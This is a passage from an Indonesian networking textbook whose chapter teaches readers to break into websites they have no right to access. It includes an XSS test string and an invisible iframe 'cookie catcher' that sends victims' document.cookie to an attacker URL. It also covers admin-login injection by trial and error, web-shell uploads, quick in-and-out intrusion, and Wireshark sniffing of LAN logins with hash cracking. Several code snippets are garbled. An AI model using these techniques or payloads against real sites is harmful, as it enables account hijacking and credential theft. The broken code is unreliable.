13.1 MENYERANG SITUS WEB DENGAN SKRIP LINTAS SITUS

Opsi pertama yang akan kita lihat ketika kita ingin masuk ke jaringan yang tidak seharusnya kita masuki adalah dengan cross-scripting. Ini akan bekerja dengan baik ketika Anda dapat menemukan situs yang rentan, dan kemudian kami dapat memposting beberapa konten yang kami ingin agar ini berfungsi. Tempat yang baik untuk memulai serangan semacam ini adalah dengan papan pesan. Ingat, jika Anda tidak memilih situs web yang rentan dan tidak memiliki langkah-langkah keamanan yang seharusnya, maka ini tidak akan berhasil. Fitur keamanan yang muncul di situs web akan mengakhiri hal itu.

Setelah kami menemukan forum atau papan pesan yang ingin kami gunakan, kami perlu membuat postingan. Anda dapat menambahkan beberapa kode khusus ke postingan ini yang pada dasarnya akan membantu Anda menangkap data orang-orang yang memutuskan untuk mengkliknya. Anda sebaiknya meluangkan waktu di sini untuk menguji apakah sistem akan mengizinkannya tetap di sana, atau apakah sistem memiliki beberapa fitur keamanan yang memungkinkan kode tetap ada. Kode yang ingin kami temukan di postingan pesan kami akan mencakup:

```
<script>window.arlter)"test")</script?
```

Jika Anda mengetik ini dan kemudian kotak peringatan muncul ketika Anda mengklik postingan ini, maka situs tersebut akan rentan terhadap serangan, dan kita dapat melanjutkan

dengan beberapa langkah lain yang dapat kita ambil untuk mengatasi proses ini. Berikutnya dalam daftar adalah kita ingin membuat dan kemudian mengunggah apa yang dikenal sebagai cookie catcher.

Tujuan dari jenis serangan ini adalah agar kami dapat membuat pengguna mengekliknya, lalu mencuri cookie dari mereka, yang akan memudahkan Anda mengakses akun pengguna tersebut di situs web, dan dapatkan informasi lebih lanjut juga. Anda juga perlu membuat penangkap cookie agar ini berfungsi, yang akan membantu menangkap semua cookie dari target potensial, dan akan memberi Anda informasi yang Anda perlukan. Anda juga ingin berhenti di sini dan memastikan bahwa itu rentan terhadap eksekusi kode jarak jauh yang ingin Anda gunakan juga.

Dari sini, kami ingin memastikan bahwa kami dapat memposting cookie catcher kami dan tetap berfungsi dengan baik. Untuk mewujudkan hal ini, jenis pengkodean yang tepat perlu ditampilkan di postingan sehingga Anda dapat menangkap cookie dan mengirimkan informasi tersebut ke sistem Anda sendiri ketika waktunya tiba. Menambahkan beberapa teks sebelum dan sesudah kode seringkali merupakan pilihan terbaik karena membuat informasi terlihat lebih dapat diandalkan dan tidak terlalu mencurigakan bagi mereka yang mungkin juga memeriksanya selama ini. Contoh bagus dari jenis kode yang ingin Anda gunakan di sini meliputi:

```
<iframe frameborder="0" height="0" width="0"
src="javascript...:void(document.location='YOURURL/cookiecatch
er.php?c=' document.cookie)></iframe>
```

Jika ini berhasil, seharusnya ada beberapa cookie yang akan masuk ke situs web pilihan Anda. Anda kemudian dapat menggunakan cookie yang telah Anda kumpulkan. Anda dapat menggunakan informasi dari cookie, yang harus disimpan ke situs web pilihan Anda, untuk tujuan apa pun yang Anda perlukan.

13.2 SERANGAN INJEKSI

Kita juga perlu meluangkan waktu untuk melihat apa yang disebut serangan suntikan. Mirip dengan apa yang kita lakukan di atas, kita perlu meluangkan waktu untuk mencari situs web yang memiliki beberapa kelemahan atau kerentanan untuk melihat cara kerjanya. Di sinilah Anda akan menemukan semua login admin yang Anda inginkan dan dapat diakses dengan mudah, dan Anda dapat menggunakannya dalam waktu singkat. Anda bahkan dapat melihat melalui mesin pencari Anda sendiri untuk melihat apakah Anda mau dan melihat apakah Anda dapat menemukan sesuatu seperti admin `login.php` atau admin `login.asp`.

Ketika Anda dapat menemukan situs web yang sesuai dengan kebutuhan Anda dalam serangan semacam ini, Anda perlu melalui langkah-langkah yang diperlukan untuk masuk di sini sebagai admin. Anda dapat mengetikkan admin sebagai nama pengguna yang Anda inginkan untuk ini, dan kemudian menggunakan satu atau beberapa string sebagai kata sandi

untuk membantu Anda memulai. Anda mungkin perlu sedikit bereksperimen dengan ini untuk menemukan yang akan membawa Anda ke dalam sistem.

Ingatlah bahwa opsi ini akan memakan waktu lebih lama dibandingkan opsi lainnya. Anda mungkin perlu mencoba beberapa string untuk mendapatkan satu string yang berfungsi, dan ini akan memerlukan banyak percobaan dan kesalahan agar dapat berfungsi. Dengan sedikit ketekunan, Anda akan bisa masuk ke situs sebagai admin, tanpa memiliki otoritas sebenarnya untuk berada di sana. Ini bahkan lebih mudah jika Anda bekerja dengan situs yang rentan dan tidak memiliki perlindungan yang tepat.

Mulai saat ini, kita akan memiliki kebebasan untuk mengakses website sesuai keinginan kita. Pada akhirnya, Anda akan dapat menemukan string yang akan memudahkan Anda sebagai admin untuk masuk ke situs web sebagai admin dan melakukan pekerjaan yang Anda inginkan. Anda kemudian dapat, karena Anda adalah admin halaman tersebut, akan melakukan beberapa tindakan lebih lanjut pada proses tersebut, dan membuatnya berfungsi sesuai kebutuhan Anda juga. Misalnya, sebagai admin, Anda akan dapat membuka dan mengunggah shell web ini untuk mendapatkan akses sisi server untuk mengunggah file, mengacaukan beberapa akun dan file, dan banyak lagi.

Ketika Anda adalah orang yang menjadi admin, Anda akan bertanggung jawab atas keseluruhan sistem, dan ini adalah kabar baik bagi seseorang yang baru memulai hal ini. Sangat sedikit hal yang tidak dapat Anda lakukan sebagai admin sistem, dan jika Anda masuk dan keluar dengan cepat, akan sulit bagi orang lain untuk menyadari bahwa Anda ada di sana sampai semuanya terlambat.

Peretasan Kata Sandi

Saat kita membahas topik ini, kita perlu meluangkan sedikit waktu untuk melihat sesuatu yang dikenal sebagai peretasan kata sandi. Sangat penting bagi Anda untuk menemukan beberapa metode yang akan memastikan kata sandi Anda tetap aman dan sehat. Setiap kali seseorang dapat masuk ke situs web yang aman, mereka harus memiliki nama pengguna dan kata sandinya sendiri. Informasi ini akan dikirim ke situs web untuk diautentikasi sebelum siapa pun dapat masuk ke jaringan.

Seorang hacker, jika informasi ini ditempatkan ke dalam database dan database tersebut tidak aman, dapat mengakses informasi tersebut dan menggunakannya nanti untuk memastikan mereka mendapatkan informasi berharga yang ada di dalamnya. Ini adalah proses yang lebih mudah untuk dilakukan jika peretas bisa mendapatkannya dari Jaringan Area Lokal atau LAN. Peretasan yang akan kita lakukan langkah demi langkah di bawah ini akan terjadi pada koneksi LAN, jadi kita ingin memeriksa ulang apakah kita bekerja dengan router atau HUB dan semuanya sudah selesai online.

Agar serangan ini terjadi, kita perlu memulai semuanya dengan VMWare terlebih dahulu, lalu melakukan beberapa langkah di bawah ini untuk mewujudkannya, termasuk:

- Unduh dan instal Wireshark jika Anda masih membutuhkannya.
- Anda dapat menjalankan Wireshark di Kali Linux. Untuk melakukan ini, buka Aplikasi lalu Kali Linux, lalu 10 Alat Keamanan Teratas, dan terakhir, Wireshark. Setelah Wireshark terbuka, Anda harus mengklik Capture dan kemudian Interface. Cari kolom perangkat dan

pilih jenis antarmuka yang ingin Anda gunakan. Tekan tombol start, dan Wireshark akan mulai menangkap lalu lintas.

- Karena Wireshark akan menangkap lalu lintas dan data lain di jaringan, ingat, terserah pada peretas untuk memfilter semuanya. Anda hanya menginginkan data POST karena inilah yang dihasilkan oleh penggunanya setelah masuk ke sistem. Anda dapat membuka kotak teks filter dan mengetik “HTTP. metode permintaan = “POST” untuk menampilkan semua acara POST ini.
- Pada titik ini, Anda dapat menganalisis data untuk mendapatkan kata sandi dan nama pengguna yang diperlukan. Jika Anda berada di jaringan yang memiliki lebih dari satu pengguna, akan ada informasi login yang muncul di baris berbeda untuk setiap pengguna. Klik kanan pada baris dengan informasi yang Anda inginkan, dan daftar opsi akan muncul. Anda ingin mengklik bagian yang bertuliskan "Ikuti TCP Stream".
- Dari sini, jendela baru akan muncul, dan kata sandi serta nama pengguna akan muncul. Anda mungkin menemukan bahwa terkadang kata sandi datang dalam bentuk hash, jadi Anda mungkin perlu melakukan beberapa upaya untuk mengeluarkannya.
- Jika kata sandinya adalah hash, Anda dapat menjalankan Hash ID dan kemudian pergi ke baris perintah root@kail, mengetikkan hash-identifier. Salin dan tempel nilai hash Anda ke baris perintah ini sehingga Anda dapat melihat jenis hash yang Anda hadapi.
- Ada juga banyak alat cracking hebat yang dapat Anda gunakan untuk kata sandi hash, dan ini dapat membantu Anda mendapatkan kata sandi teks biasa yang Anda perlukan.

Jaringan nirkabel target Anda akan menjadi salah satu cara terbaik agar Anda dapat menangani beberapa pekerjaan yang ingin Anda lakukan untuk mengakses jaringan mereka. Jaringan nirkabel ini memungkinkan mereka untuk berkomunikasi satu sama lain, namun juga menawarkan beberapa peluang bagi peretas untuk masuk ke sistem dan menyebabkan masalah yang mereka inginkan. Mempelajari cara terbaik untuk melindungi jaringan Anda dan berhati-hati saat membuka koneksi nirkabel bisa menjadi cara yang bagus untuk memastikan bahwa tidak ada orang yang bisa masuk ke sistem Anda tanpa izin Anda.

DAFTAR PUSTAKA

Adani, M. R. (2020) Jaringan Komputer: Pengertian, Jenis, Topologi, dan Manfaat, Sekawan Media.

Efendi ilham (2014) Pengertian dan Macam-macam Topologi Jaringan Komputer, IT-JURNAL.COM.

Andi, “Penanganan Jaringan Komputer” Penerbit : Andi Yogyakarta, 2005.

D. Sopandi, Instalasi dan Konfigurasi Jaringan Komputer. Bandung: Informatika, 2010.

N. Mardhiyah. Membangun Jaringan Wireless LAN Pada Kantor Kelurahan Bintaro, Jakarta: Teknik Informatika UIN, 2011.

R. Rafiudin, Sistem Komunikasi Data Mutakhir, C.V ANDI OFFSET, Yogyakarta, 2006.

Syarifal Melwin. 2005. Pengantar Jaringan Komputer. andi. yogyakarta.

Kusnawi, 2009 pengantar jaringan computer, Amikom Yogyakarta.

Eddy Nursasongko. 2006. Ilmu Komputer. Semarang. Udinus.

Moechammad Sarosa dan Sigit Anggoro. 2000. JARINGAN KOMPUTER Data Link, Network & Issue. Bandung: ITB Elektro Teknik.

Lammle, T. (2004). CCNA. In Cisco Certifief Network Associate. Sybex.

Wijaya, H. (2004). Belajar Sendiri Cisco Router Edisi Baru Untuk Mengambil Sertifikasi CCNA (640-801). Jakarta: PT. Elex Media Komputindo.

Hendri, 2017. Sistem Informasi Pencatatan Gangguan Jaringan Berbasis Web. Jurnal Informatika, Vol. 4 No.1 April 2017, p. 137~145.

Hendrick, Billy.2012. System Monitoring Pengiriman Data Pada Jaringan Komputer. ISSN : 2086-4981. Padang: Jurnal Teknologi Informasi dan Pendidikan Vol. 5 No.2 September 2012 : 77-83.

Nur, Aditya Alan. 2011. Mahir Membuat jaringan Komputer Secara Otodidak. Jakarta: Dunia Komputer. 2011.

Sofyan, Iwan. 2011. Teori dan Modul Praktikum Jaringan Komputer. Bandung : Modula. 2011.

Sofana, Iwan. 2010. CISCO CCNA & Jaringan Komputer. Bandung: Imformatika Bandung. 2010.

Zulkarnain, I. & Saripurna, D., 2012. Model Pemanfaatan Jaringan Komputer yang Efektif untuk Peningkatan Produktivitas Pada Jaringan LAN. Jurnal Ilmiah Saintikom, 11(1), pp. 1-9.

TEORI & PRAKTIK JARINGAN KOMPUTER

Dr. Agus Wibowo, M.Kom, M.Si, MM.

BIO DATA PENULIS

Penulis memiliki berbagai disiplin ilmu yang diperoleh dari Universitas Diponegoro (UNDIP) Semarang. dan dari Universitas Kristen Satya Wacana (UKSW) Salatiga. Disiplin ilmu itu antara lain teknik elektro, komputer, manajemen dan ilmu sosiologi. Penulis memiliki pengalaman kerja pada industri elektronik dan sertifikasi keahlian dalam bidang Jaringan Internet, Telekomunikasi, Artificial Intelligence, Internet Of Things (IoT), Augmented Reality (AR), Technopreneurship, Internet Marketing dan bidang pengolahan dan analisa data (komputer statistik).


Penulis adalah pendiri dari Universitas Sains dan Teknologi Komputer (Universitas STEKOM) dan juga seorang dosen yang memiliki Jabatan Fungsional Akademik Lektor Kepala (Associate Professor) yang telah menghasilkan puluhan Buku Ajar ber ISBN, HAKI dari beberapa karya cipta dan Hak Paten pada produk IPTEK. Sejak tahun 2023 penulis tercatat sebagai Dosen luar biasa di Fakultas Ekonomi & Bisnis (FEB) Universitas Diponegoro Semarang. Penulis juga terlibat dalam berbagai organisasi profesi dan industri yang terkait dengan dunia usaha dan industri, khususnya dalam pengembangan sumber daya manusia yang unggul untuk memenuhi kebutuhan dunia kerja secara nyata.

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

TEORI & PRAKTIK JARINGAN KOMPUTER

Dr. Agus Wibowo, M.Kom, M.Si, MM.



YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-8642-05-2 (PDF)
9 786238 642052